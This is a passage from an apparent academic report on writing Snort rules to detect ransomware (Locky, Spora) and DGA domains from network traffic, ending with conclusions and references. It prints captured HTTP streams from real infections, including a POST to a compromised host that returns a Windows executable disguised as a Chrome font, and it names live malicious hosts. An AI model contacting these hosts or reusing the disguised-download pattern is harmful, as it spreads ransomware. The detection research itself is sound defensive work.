%99%B5&aNkPN=%F6E%D8%14%2Ag%0C%60%F7%F0%07%22%E2%3Ar_D%E4%1Av%ECLG%103%BB%E2y%89%7B%25
%F8%83%07%C0%FD%D4%FA%00%E3%EC%ED%C9%27R%17%97%909%C1%29%16%82W%F13%94&iEAfS=%09R%F1%D
%E6%22%5D%B0%EC%A5Tu%E6%8D%F2%BE%01%EA%F2%ED%04&exY=%FD%B1O%D8%FBT%01%B7%29%10%1B%D5%B
%99%9F&hdKcDJ=H%F3%AF%96%F2%7D_%40.C_m%9D%DDdH%A1%F0%0FO%E2xa%0C%2C%04%03%29%9A%1B%CC%
%C1%E6%E0b%05%D98J%11J%CB%B6%A2r%BF%A9A%7F&DaX=%A6%3E%8E%80%E6%9CJa%3E%86%9C%92%11%246
%86%18%7C%94P%DB%16gj%B9%CD%24&NVBalkgA=%0F%EC%F0%A6%FE%D5LS%01%DA%9B%E1%07FO%A7K%40H%
%D9%E7%C0WJ5Je%85V%7D%A8%DC%D9%A9%E7%F9%A4%EB%16x%22PS%92ZTr%8C%A4l%04%AD%3D%01%07%CA_
%E3Y%3F%5D%22%15HTTP/1.1 404 Not Found
Server: nginx/1.12.1
Date: Tue, 05 Sep 2017 23:09:05 GMT
Content-Type: text/html
```

Figure 4.51 TCP stream for Locky ransomware

The Snort rule (Refer Figure 4.50) to detect Locky ransomware is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- The fast_pattern is added to most unique http_uri (/imageload.cgi) field.
- The Referer field contains the IPv4 address. The pcre field is added to detect the varying IP addresses. d{1,3} means it matches 3 digit numbers from 0 to 9.
- The http request in form of XML version is being added as a unique http_header.
- To discriminate between Windows and Android OS malware, include User-Agent: Mozilla in signature. While doing passive analysis by retrieving the pcap files, one can identify whether it is an android or windows-based malware based on User-Agent http header.

4.10 Spora Ransomware

The infection chain of Spora ransomware starts by the reception of a zip file, which contains HTA (HTML Application) file. This HTA script has an embedded JavaScript file. The JavaScript file is executed by itself and downloads the actual payload to encrypt the victim files. Like Cerber ransomware, it infects the system/machine in offline mode. Once downloaded, it does not communicate with the Command and Control Server. With the help of our environment setup, one can detect the actual payload using Snort rule.




Figure 4.52 http.request.method filter (Spora pcap)

```
GET / HTTP/1.1
Host: holinergroup.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://info redacted/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Date: Tue, 14 Feb 2017 19:19:53 GMT
Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrc
X-Powered-By: PHP/5.2.17
Link: <http://holinergroup.com/wp-json/>; rel="https://api.w.org/", <http://holinergrou
Content-Encoding: none
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

1afcb
<!DOCTYPE HTML>
<html class="" lang="en-US" prefix="og: http://ogp.me/ns#">
<head>
            <meta charset="UTF-8">
            <title>Dallas Psychiatric Services | Holiner Group</title>
```

Figure 4.53 HTA script TCP stream

Figures 4.52 and 4.53 show the filter applied as http.request.method and TCP stream for HTML Appication (HTA), respectively.

```
POST /info.php HTTP/1.1
Host: nutr.ehhs.kent.edu
Connection: keep-alive
Content-Length: 70
Cache-Control: max-age=0
Origin: http://holinergroup.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.
537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://holinergroup.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

infol=1%2FHBBB7jQMYYMtgw2V%2BArlSeHNdlNVmXm%2Bw0vyKkDM2TohGQYJTH2pU%3DHTTP/1.1 200 OK
Content-Length: 73728
Content-Type: application/octet-stream
Accept-Ranges: bytes
Server: Microsoft-IIS/7.0
X-Powered-By: PHP/5.3.5
Content-Disposition: attachment; filename=Chrome Font v2.96.exe
X-Powered-By: ASP.NET
Date: Tue, 14 Feb 2017 19:20:52 GMT

MZ.....................@.....................................          .!..L.!This program ca
mode.
```

Figure 4.54 Spora ransomware TCP stream




Figure 4.55 Snort rule to detect Spora ransomware

As shown in figure 4.54, when the JavaScript file downloads the actual payload, the packet contains http_header called Cache-Control. This general-header field is used to specify directives for caching mechanism in both requests and responses. The most important catch here is the directives used by the client is max-age=0 seconds, which is hardcoded in the packet. Moreover, the header contains two unique fields: Origin and Referrer. One cannot include the domain name as this is based on DGA (Domain Generated Algorithm), but the interesting thing is each domain name precedes with http://. Additionally, the fast pattern is added to client body which contains “infol=” field noticeable in all available samples. The Snort rule to detect Spora ransomware is shown in Figure 4.55.

4.11 Possible Domain Generated Algorithm (DGA) Detection Rule

The Domain Name System (DNS) is equivalent to a phone book, where they maintain a directory of domain names and translate them to IP addresses.




Figure 4.56 DNS query cycle [14]

DNS communications are based on hierarchical recursive requests, as depicted by Figure 4.56. When a user aims to establish a connection to a domain name (e.g. example.com), DNS client sends a query to a DNS recursive resolver, which may be hosted locally or by third-parties such as Internet Service Providers (ISPs). DNS recursive resolvers attempt initially to resolve the received queries using cached information from past queries. If such resolution is unsuccessful, the request will be forwarded to other servers iteratively until a match is found. Figure 4.56 shows the process of DNS resolving when no cached records are available. [14]

DNS naming structure is designed as tree data structure. A top-level-domain (TLD) is the node that comes after root. For example, .com, .org are known as TLDs. Each TLD is a registry that holds and manages a zone file. A prefix name or sub domain of each TLD is known as a second level domain (SLD) name. All second level domains are controlled by authoritative DNS servers. A domain name can have one or more hierarchical sub domains; each sub domain level is defined by the incremental second-level domain. For example, xyz.example.com is a third level domain.

Each DNS query contains a time-to-live (TTL) value that specifies how long a resolver is supposed to cache the DNS query before the query expires. Normal TTL values, for an A record are between 3,600 to 86,400 seconds. While the TTL value set by the cybercriminals is very low (i.e. <20 seconds). This allows swapping and rotating between C&C servers efficiently using DGA technique. A single Snort rule will be really helpful to detect possible DGA used by ransomware, at a very early stage based on DNS TTL value.




Figure 4.57 DNS resource records [15]

As shown in Figure 4.57, the first frame generates the DNS query of domain name “everstruct.com.au”. The second frame tells about the DNS response, which basically converts domain name “everstruct.com.au” to IP address “27.123.25.1”.




Figure 4.58 Snort rule to detect DGA based on TTL value

The Snort rule to detect possible DGA based on TTL value, listed in Figure 4.58, is based on the following characteristics:

- The DNS query uses User Datagram Protocol (UDP), which keeps on querying the domain name against various servers until it gets the response.
- As we are focused on the DNS response, the source port is 53 (UDP) and destination port is above 1024.
- **Name (|c0 0c|):** The name resource field states the domain name to which the resource record refers. As depicted in Figure 4.57, the name is everstruct.com.au, a third-level-domain.
- **Class (|00 01|):** The class resource field is Internet class of DNS record. The distance: 2 means we are skipping two bytes, which belongs to Type field (A, AAAA, CNAME, TXT).
- **TTL (|00 00 00| with pcre):** The time-to-live field occupies four bytes in hex. This field gives amount of time in seconds, for which the record should be considered valid. In our case, the record only last for 5 seconds. The DGA algorithms have TTL value <20 seconds. So pcre field contains the range from 1 to 14 in hexadecimal form (i.e. 1-20 in decimal).

Chapter 5 Conclusion and Future Work

This project described in this report has focused on mining ransomware signatures from network traffic. The malware samples were analyzed by two different approaches: Static and Dynamic Analysis. Various tools and techniques have been discussed in static analysis, which involves examining the executable file without running the binary. Dynamic analysis involves executing the malware in virtual environment to capture the network traffic and produce effective signatures. The use of virtual machine over physical machine is covered by three important factors: cost, security and networking. Snort proved to be an effective tool to perform real time network intrusion detection based on signatures of known intrusions by analyzing different protocols, performing content searching and matching.

In this project, we analyzed ransomware samples from ten different families and fingerprinted them by developing signatures, and then implemented the signatures in SNORT. Next, we tested the signatures by running the ransomware in a VLAN and checked the ability of SNORT to detect them. Assuming port, protocol and network details match, Snort will go through each packet to see if a specific rule applies to the content within the packet. The keyword “fast_pattern” is used to select a specific piece of content in a rule as fast pattern. The longer and more unique a fast pattern content is, the less likely that rule will be evaluated unnecessarily. Adding fast_pattern to correct content can greatly improve the Snort performance. Although, including pcre in Snort signatures really helps to specify the pattern of traffic instead of specifying the exact content itself but long string of pcre took heavy toll on the performance of Snort. Moreover, a single Snort rule is discussed to detect possible DGA (Domain Generated Algorithm) used by ransomware, at a very early stage based on DNS TTL value.

As a future work, a new network based detection approach for ransomware will be developed to detect both known and new ransomware families. Furthermore, the proposed SNORT ruleset will be used to develop a more generic rule base independent from specific execution engine (e.g. SNORT). The parameters of the rules will provide inspiration to define generic attributes that will be used to create a generic ruleset. The

obtained ruleset will then be evolved using genetic programming (GP), into an extensive array of rules that can detect existing as well as novel ransomware families.

References

1. R. Vinayakumar, K. P. Soman and K. K. S. Velan, "Evaluating shallow and deep networks for ransomware detection and classification", 2017 International Conference on Advances in Computing, Communications and Informatics.

2. A. Garg and P. Maheshwari, "Performance Analysis of Snort-based Intrusion Detection System", 2016 3rd International Conference on Advanced Computing and Communication Systems.

3. M. Sikorski and A. Honig, "Practical Malware Analysis", The Hands-On Guide to Dissecting Malicious Software.

4. Hybrid analysis website, https://www.hybrid-analysis.com/

5. A source for pcap files and malware samples, "Malware traffic analysis website", http://www.malware-traffic-analysis.net/index.html

6. Malware.lu website, https://malware.lu/

7. Tool for redirecting DNS responses, "ApateDNS download site", https://www.aldeid.com/wiki/Mandiant-ApateDNS

8. A software suite to simulate common Internet services, "INetSim website", http://www.inetsim.org/

9. Network Protocol Analyzer, "Wireshark homepage", https://www.wireshark.org/

10. I. Traore, "Class notes on Network Discovery and Administration", University of Victoria, Spring 2016.

11. Mole ransomware pcap files, http://www.malware-traffic-analysis.net/2017/04/26/index.html

12. Injected EITest script in a compromised website, http://www.malware-traffic-analysis.net/2017/04/06/index2.html

13. Pcap file, "Cerber Ransomware", http://malware-traffic-analysis.net/2017/01/13/index4.html

14. A. A. Aziz, "HTTP botnet detection using passive DNS analysis and application profiling", University of Victoria, December 2017.

15. Jaff ransomware source pcap file, "Malware traffic Analysis", http://www.malware-traffic-analysis.net/2017/05/16/index.html